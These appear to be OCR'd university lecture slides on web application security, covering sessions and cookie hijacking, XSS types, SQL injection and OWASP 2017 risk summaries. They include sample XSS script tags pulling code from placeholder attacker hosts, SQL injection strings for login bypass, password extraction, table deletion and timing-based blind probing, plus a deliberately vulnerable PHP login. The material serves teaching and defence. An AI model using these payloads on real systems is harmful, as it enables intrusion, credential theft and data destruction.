  - server returns page containing an html form which prompts the user for username and password, along with a "login" or "submit" button
  - user fills and presses button, browser sends to server
  - server performs some verification and validation operations on the web-form data

html form

- allows a user to enter data sent to server for processing
  - form defined by the **form** tag
- contains elements like checkboxes, radio buttons, text fields…
  - elements specified by the **input** tag
- data are transmitted in clear
  - **https** needed!
- method for sending is POST or GET
  - **POST** preferred, because GET shows form content in the URL
- action = script (server-side) that will handle submitted data

```
<form method="post" action="/login">
  <input type="text" name="username" required>
  <input type="password" name="password" required>
  <input type="submit" value="Login">
</form>
```

http is stateless

- since http has no memory of what already happened, a successful authentication would be immediately forgotten
- this is prevented by submitting a proper cookie to the client, containing a session identifier (typically: a random number)
- the same information is stored at server side so that when an authenticated client sends a new request it submits the session id, that can be recognized by the server


- cookies containing a session id should be carefully protected because they are used to bypass the authentication
  - they mean "I was already authenticated"
  - possession of a session id normally allows to bypass a new authentication
- the theft of these cookies is know as **session hijacking** or **cookie hijacking**

browser configuration

- each user of a browser should be carefully defining the options offered by the several browsers
  - not always the same options for different browsers
  - updates in a browser may possibly change the set of configurable options and the defaults (options not configured by the user)
- hard to provide detailed guidelines, but there are a few important principles always valid
  - privacy preserving
  - tracking can be dangerous
  - advertisement is in many cases a necessary ingredient in the business model allowing a web site to exist: it should be tolerated if made in some "fair" modality


browser security

- browser protecting/hacking is subject to quick obsolescence
  - this is why there is not much structured material on the subject
- a fairly good book is "The Browser Hacker's Handbook"
  - not up-to-date in all aspects but still a precious reference
- important resources
  - Wikipedia
  - Mozilla developer resources https://developer.mozilla.org/
  - Chromium developer resources https://www.chromium.org/Home



Server side

- A web server is typically a host where an http daemon is running
  - accepting connections on ports 80, 443 and possibly others
- front-end of the web application shown to the browser
- its functioning can be based on many technologies
- is frequently targeted in cyber attacks



issues addressed

- unvalidated input
  - cross-site scripting
  - injection flaws
  - buffer overflows
- broken authentication and session management

- check the top 10 security risks in the OWASP report of 2017 https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

https://www.fireeye.com/cyber-map/threat-map.html

unvalidated input

- general problem that possibly affect all software, including web applications
- **web applications**: attackers can tamper with any part of an http request, including the url, querystring, headers, cookies, form fields, and hidden fields
  - goal: bypass the site's security mechanisms
- see https://www.owasp.org/index.php/Unvalidated_Input

- frequent origin of the problem: input is validated only at client side
  - this validation can be easily bypassed
- many possible consequences, including
  - cross site scripting
  - injection flaws
  - buffer overflow

input validation

- what does it mean to validate the input?
- ensure that SW receives and processes only feasible inputs, rejecting non feasible ones
- often not an easy task due to the operating conditions and/or external factors
  - SW bugs increase the problem

- **web applications: an approach to input validation can be based on Javascript code execution at client side, that can be easily bypassed**
- input validation and sanitization can be done at server side but increases the load and affects the performance
  - techniques are specific for each technology


input validation

- All inputs (parameters) need to be checked for “positive” validation based on a specification that includes:
  - Data type (string, integer, real, etc…)
  - Allowed character set
  - Minimum and maximum length
  - Whether null is allowed
  - Whether the parameter is required or not
  - Whether duplicates are allowed
  - Numeric range
  - Specific legal values (enumeration)
  - Specific patterns (regular expressions)

buffer overflow example

heartbleed

- severe vulnerability in OpenSSL allowing attackers obtaining huge amounts of data from the "secure" server, by directly accessing to its memory
- according to some sources it was known since 2012
- fixed in April 2014




cross site scripting (xss)

typical scene

1. a Web application acquires data from a non-secure source
   e.g., HTTP request, query on DB
2. acquired data are sent to other users (browsers): they are the target of the attack
3. data that are sent = code that is executed
   e.g., Javascript, Flash, ActiveX, HTML

it is the user that is eventually attacked

cross site scripting (xss)




source: https://blogs.sap.com/2015/12/17/xss-cross-site-scripting-overview-with-contexts/

xss attacks

- number #7 in the OWASP top 10 2017
  - impact ranges from moderate to severe [OWASP 2017]
  - capture of user private data, through the browser and other consequences
- Common Vulnerabilities and Exposures (CVE): https://www.cvedetails.com/vulnerability-list/opxss-1/xss.html
- many online resources for insights
  - https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
  - https://snyk.io/blog/xss-attacks-the-next-wave/
  - https://en.wikipedia.org/wiki/Cross-site_scripting

OWASP info


A7
:2017
Cross-Site Scripting (XSS)
13
Threat Agents
Attack Vectors
Security Weakness
Impacts
App. Specific
Exploitability: 3
Prevalence: 3
Detectability: 3
Technical: 2
Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.
XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications.
Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.
The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.
April 2018

code sent by a client to itself

- <A HREF = "http://example.com/comment.cgi?mycomment = <SCRIPT>malicious code</SCRIPT>">Click here</A>

- data sent to example.com include malicious code
- if web server returns a page including the value of mycomment malicious code can be executed at client side
- something similar can be obtained by clicking an insecure link included in an email message

abuse of trust

<A HREF = "http://example.com/comment.cgi?mycomment = <SCRIPT SRC = 'http://bad-site/badfile'></SCRIPT>">Click here</A>

- SRC attribute in tag <SCRIPT> explicitly embodies code coming from an insecure source (bad-site)
- SOP violation

categories of xss attacks

- **stored**
  - source code of script carrying out the attack is stored in the vulnerable server
  - user, who is requesting data containing such a script, is attacked when he receives the script
  - most dangerous
- **reflected**
  - source code of script is *not* stored in the server
  - attacker uses other ways for delivering the script to user (e.g., link sent via e-mail, redirect of Web pages)
- **DOM-based**
  - based on altering the DOM environment in victim's browser, for ensuring that the (original) script is executed in some unexpected way

stored xss

- script, stored in server, can be inoculated several times
  - script can be stored in a DB, in messages of a forum, in fields thought for guest signature or comment etc.
  - victim obtains the malicious script when requests the “altered” data (no need to click)
  - example: "I completely agree on your points! For further insight you can read my recent post <script src='http://hackersite.com/authstealer.js'> </script>"
    - executed on load of the page
- example of stored XSS that accesses file system: worm JS/Ofigel-A (2006)
  - a Quicktime movie that injects into Web browser Javascript code coming from a pre-defined URL
- CVE-2017-9613: Stored Cross-site scripting (XSS) vulnerability in SAP SuccessFactors before b1705.1234962 allows remote authenticated users to inject arbitrary web script or HTML via the file upload functionality
  - https://www.cvedetails.com/cve/CVE-2017-9613/

reflected xss

- the most widespread type
- data coming from a client are processed by a script at server side for building a dynamic Web page
- if data not validated, the returned pages can contain (references to) malicious scripts


DOM-based xss example

- Imagine page http://www.example.com/test.html containing the code
  <script>document.write("Current URL : " + document.baseURI);</script>
- for the request http://www.example.com/test.html#<script>alert(1)</script> the JavaScript code will get executed, because the page is writing whatever you typed in the URL to the page with document.write function
- Looking at the source of the page does not show <script>alert(1)</script> because it's all happening in the DOM and done by the executed JavaScript code
- After that it is possible to exploit this DOM based XSS vulnerability to steal the cookies of the user or change the page's behaviour as you like
- see e.g.
  - https://www.owasp.org/index.php/DOM_Based_XSS
  - https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
  - http://www.hackingarticles.in/understanding-dom-based-xss-dvwa-bypass-security/

injection flaws

- class of security vulnerability that allows a user to “break out” of the web application context
  - **#1 in OWASP top 10 application security risks**
- if the web application takes user input and inserts that user input into a back-end database, shell command, or operating system call, the application may be susceptible to an injection flaw
- an attacker exploits this by breaking out of the intended “context” and appends additional and often unintended functionalities
- injection flaws in a web application allow an attacker to create, read, update, or delete any arbitrary data available to the application
- the best known injection flaw; **SQL-injection**
  - SQL is a standard language for designing, maintaining and querying a relational database

OWASP info


A1
:2017
Injection
7
Threat Agents
Attack Vectors
Security Weakness
Impacts
App. Specific
Exploitability: 3
Prevalence: 2
Detectability: 3
Technical: 3
Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.
Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries.
Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.
Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover.
The business impact depends on the needs of the application and data.
April 2018

sql query essentials

```
select userid
from users
where age > 19
```

userid
bob
charlie


```
select count(*)
from users
where age > 19
```

users

userid	passwd	age
alice	letmein	17
bob	qwerty	20
sam	12345	19
charlie	g00d1	21

how it works

- client injects SQL code into the input data of an application
  - typical scenario: application dynamically creates SQL query using altered data (obtained from outside), without good validation of such data
- target of the attack: server of an application
- goal: allows the attacker to access the database used by the server in un-authorized ways
- This vulnerability is possible when queries are built dynamically using input data from the client without any sanitization.



sql injection attack

- attacker can access database in read/write/admin
  - depends on the vulnerability of the specific DBMS
- impact of the attack is potentially HIGH

how it works

```
function auth(){
    $user = $_POST['username'];
    $pass = $_POST['password'];
    $query = "SELECT user FROM users ";
    $query.= "WHERE user='$user' and pass='$pass'";
    $result = mysqli_query($db_connection, $query);
    return mysqli_num_rows($result) == 1;
}
```

consequences

- if script does not make input analysis and validation, user can send

  user = blah

  pwd = ' OR user=‘blah'

- we get the query

  SELECT * FROM users

  WHERE user=‘blah' AND pwd='' OR user=‘blah'

- if at least one tuple does exist, attacker obtains authenticated access

other examples

- `SELECT title,year FROM books WHERE author='**INJECT**'`

- **Counting columns**

  `bruno' UNION SELECT 1,2,...,n –`

- **Get other tables data**

  `bruno' UNION SELECT username,pass FROM users`

other (worse) consequences

- symbol ';' is exploited, it allows to concatenate commands

```
pwd = ' OR user='blah'; DROP TABLE users;
```

- or

```
pwd = ' OR user='blash'; INSERT INTO users
(...) VALUES (...);
```

blind sql injection

- Sometimes the results of the injection are not directly available in output
- If the application reports a generic error message this can be used to probe the DB for its content.
  - Ask the DB true/False questions

blind sql injection

- Example URL: http://newspaper.com/items.php?id=2
- sends the following query to the database:

  SELECT title, description, body FROM items WHERE ID = 2
- The attacker may then try to inject a query that returns ‘false’:

  http://newspaper.com/items.php?id=2 and 1=2
- Now the SQL query should looks like this:

  SELECT title, description, body FROM items WHERE ID = 2 and 1=2
- If the web application is vulnerable to SQL Injection, then it probably will not return anything. To make sure, the attacker will inject a query that will return ‘true’:

  http://newspaper.com/items.php?id=2 and 1=1
- If the content of the page that returns ‘true’ is different than that of the page that returns ‘false’, then the attacker is able to distinguish when the executed query returns true or false.

preventing sql injection

- *input validation*
  - client side
  - to be considered within the wider subject of software correctness and robustness
  - not really effective because can normally be bypassed
- *parameterized queries*
  - based on predefined query strings whose structure is already defined
  - some programming languages support that
- *use of stored procedures*
  - subroutines that are defined at server side, available to applications accessing the RDBMS
  - can validate input at server side, increasing its load

blind sql injection

- Even if the application does not show error messages, it may be possible to use timing attacks

```
1 UNION SELECT IF(SUBSTRING(user_password,1,1) =
CHAR(50),BENCHMARK(5000000,ENCODE('MSG','by 5
seconds')),null) FROM users WHERE user_id = 1;
```


SQL-injection links

- examples
